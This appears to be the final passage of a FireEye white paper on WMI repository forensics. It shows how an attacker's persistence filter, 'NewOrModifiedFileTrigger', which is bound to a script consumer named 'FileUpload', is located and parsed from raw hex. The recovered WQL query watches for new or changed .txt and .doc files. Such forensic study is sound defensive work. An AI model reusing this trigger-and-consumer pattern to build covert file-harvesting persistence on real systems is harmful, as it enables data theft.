0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03
0x00 0x00
DeliveryQoS: 0
DeliverSynchronously: False
MaintainSecurityContext: False
SlowDownProviders: False
Filter: __EventFilter.Name="NewOrModifiedFileTrigger"
Consumer:ActiveScriptEventConsumer.Name="FileUpload"
```

NewOrModifiedFileTrigger __EventFilter Instance Resolution

Now that the name of event that triggered the execution of the `FileUpload` consumer script was identified, the `__EventFilter` instance resolution is performed to find the query that describes the trigger.

Table 32 shows the key construction for the `NewOrModifiedFileTrigger` `__EventFilter` residing in `root\subscription` namespace:

Table 32:
EventFilter key
construct

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\subscription") instance of __EventFilter as \$EventFilter { Name = "NewOrModifiedFileTrigger"; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\subscription")\ construct_path_component("CI_", "__EventFilter")\ construct_path_component("IL_", "NewOrModifiedFileTrigger")</pre>
Result (XP)	<pre>NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_ D4A52B2BD3BF3604AD338F63412AEB3C\ IL_8ECD5FCA408086E72E5005312A34CAAE</pre>
Result (Vista)	<pre>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F0907392 6E5ED9870\ CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602B D95E20BD3\ IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21 539564359</pre>

Table 33 shows result of searching the aforementioned key in `index.btr`:

Table 33:

EventFilter search
result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3\  
IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21539564359.  
1573.1284834.530
```

Table 34 shows the details retrieved by performing the logical-to-physical page number resolution using the active mapping file and matching the binding instance record header based on the Record ID in the search result:

Table 34:

EventFilter instance
location details

Logical Page Number	1573	0x00000625
Physical Page Number	1331	0x00000533
Physical Page Offset	10903552	0x00A66000
Record ID	1284834	0x00139AE2
Offset	7480	0x00001D38
Size	530	0x00000212
Checksum	0	0x00000000
Physical Record Offset	10911032	0x00A67D38

Table 35 shows the `__EventFilter` instance record data located at physical offset 10911032 (0x00A67D38) in objects `.data`:

Table 35:
Event Filter
instance data

```
00A67D38 34 00 37 00 43 00 37 00 39 00 45 00 36 00 32 00 4.7.C.7.9.E.6.2.
00A67D48 43 00 32 00 32 00 32 00 37 00 45 00 44 00 44 00 C.2.2.2.7.E.D.D.
00A67D58 30 00 46 00 46 00 32 00 39 00 42 00 46 00 34 00 0.F.F.2.9.B.F.4.
00A67D68 34 00 44 00 38 00 37 00 46 00 32 00 46 00 41 00 4.D.8.7.F.2.F.A.
00A67D78 46 00 39 00 46 00 45 00 44 00 46 00 36 00 30 00 F.9.F.E.D.F.6.0.
00A67D88 41 00 31 00 38 00 44 00 39 00 46 00 38 00 32 00 A.1.8.D.9.F.8.2.
00A67D98 35 00 39 00 37 00 36 00 30 00 32 00 42 00 44 00 5.9.7.6.0.2.B.D.
00A67DA8 39 00 35 00 45 00 32 00 30 00 42 00 44 00 33 00 9.5.E.2.0.B.D.3.
00A67DB8 7A 95 D0 FA 61 71 D0 01 BE 86 91 4F 27 04 CA 01 z•ĐúaqĐ.‰†'0'Ê.
00A67DC8 82 01 00 00 00 00 00 00 00 00 0C 3B 00 00 00 0F .....;...
00A67DD8 00 00 00 51 01 00 00 55 00 00 00 2F 00 00 00 00 ...Q...U.../....
00A67DE8 00 00 00 04 00 00 00 01 56 01 00 80 00 5F 5F 45 .....V..€.__E
00A67DF8 76 65 6E 74 46 69 6C 74 65 72 00 1C 00 00 00 01 ventFilter.....
00A67E08 05 00 00 00 00 00 05 15 00 00 00 46 DC 06 6E BD .....FÜn½
00A67E18 25 CB 61 9C 9E 56 C5 E8 03 00 00 00 52 4F 4F 54 %ÊæžVÅè...ROOT
00A67E28 5C 63 69 6D 76 32 00 00 4E 65 77 4F 72 4D 6F 64 \cimv2..NewOrMod
00A67E38 69 66 69 65 64 46 69 6C 65 54 72 69 67 67 65 72 ifiedFileTrigger
00A67E48 00 00 53 45 4C 45 43 54 20 2A 20 46 52 4F 4D 20 ..SELECT * FROM
00A67E58 5F 5F 49 6E 73 74 61 6E 63 65 4F 70 65 72 61 74 __InstanceOperat
00A67E68 69 6F 6E 45 76 65 6E 74 20 57 49 54 48 49 4E 20 ionEvent WITHIN
00A67E78 33 30 20 57 48 45 52 45 20 28 28 5F 5F 43 4C 41 30 WHERE ((__CLA
00A67E88 53 53 20 3D 20 22 5F 5F 49 6E 73 74 61 6E 63 65 SS = "__Instance
00A67E98 43 72 65 61 74 69 6F 6E 45 76 65 6E 74 22 20 4F CreationEvent" 0
00A67EA8 52 20 5F 5F 43 4C 41 53 53 20 3D 20 22 5F 5F 49 R __CLASS = "__I
00A67EB8 6E 73 74 61 6E 63 65 4D 6F 64 69 66 69 63 61 74 nstanceModificat
00A67EC8 69 6F 6E 45 76 65 6E 74 22 29 20 41 4E 44 20 54 ionEvent") AND T
00A67ED8 61 72 67 65 74 49 6E 73 74 61 6E 63 65 20 49 53 argetInstance IS
00A67EE8 41 20 22 43 49 4D 5F 44 61 74 61 46 69 6C 65 22 A "CIM_DataFile"
00A67EF8 29 20 41 4E 44 20 28 54 61 72 67 65 74 49 6E 73 ) AND (TargetIns
00A67F08 74 61 6E 63 65 2E 45 78 74 65 6E 73 69 6F 6E 20 tance.Extension
00A67F18 3D 20 22 74 78 74 22 20 4F 52 20 54 61 72 67 65 = "txt" OR Targe
00A67F28 74 49 6E 73 74 61 6E 63 65 2E 45 78 74 65 6E 73 tInstance.Extens
00A67F38 69 6F 6E 20 3D 20 22 64 6F 63 22 29 00 00 57 51 ion = "doc")..WQ
00A67F48 4C 00 L.
```


Table 36 shows the result of parsing the `__EventFilter` instance data. The WQL query, with a polling interval of 30 seconds, specifies that this filter will trigger every time a file with extension `.txt` or `.doc` is created or modified:

Table 36:

Parsed EventFilter
instance

```
GUID: 47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3
ClassCreatedDate: 04/07/2015 18:38:02
InstanceCreatedDate: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00
0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03
0x00 0x00
EventAccess: 0
EventNamespace: ROOT\cimv2
Name: NewOrModifiedFileTrigger
QueryLanguage: WQL
Query: SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE ((__CLASS =
"__InstanceCreationEvent" OR __CLASS = "__InstanceModificationEvent") AND
TargetInstance ISA "CIM_DataFile") AND (TargetInstance.Extension = "txt"
OR TargetInstance.Extension = "doc")
```

About FireEye

FireEye protects the most valuable assets in the world from those who have them in their sights. Our combination of technology, intelligence, and expertise—reinforced with the most aggressive incident response team—helps eliminate the impact of security breaches. With FireEye, you'll detect attacks as they happen. You'll understand the risk these attacks pose to your most valued assets. And you'll have the resources to quickly respond and resolve security incidents. The FireEye Global Defense Community includes more than 3,100 customers across 67 countries, including over 200 of the Fortune 500.

To learn more, visit <http://www.fireeye.com>



FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | www.fireeye.com

© 2015 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. WPWMI.EN-US.080115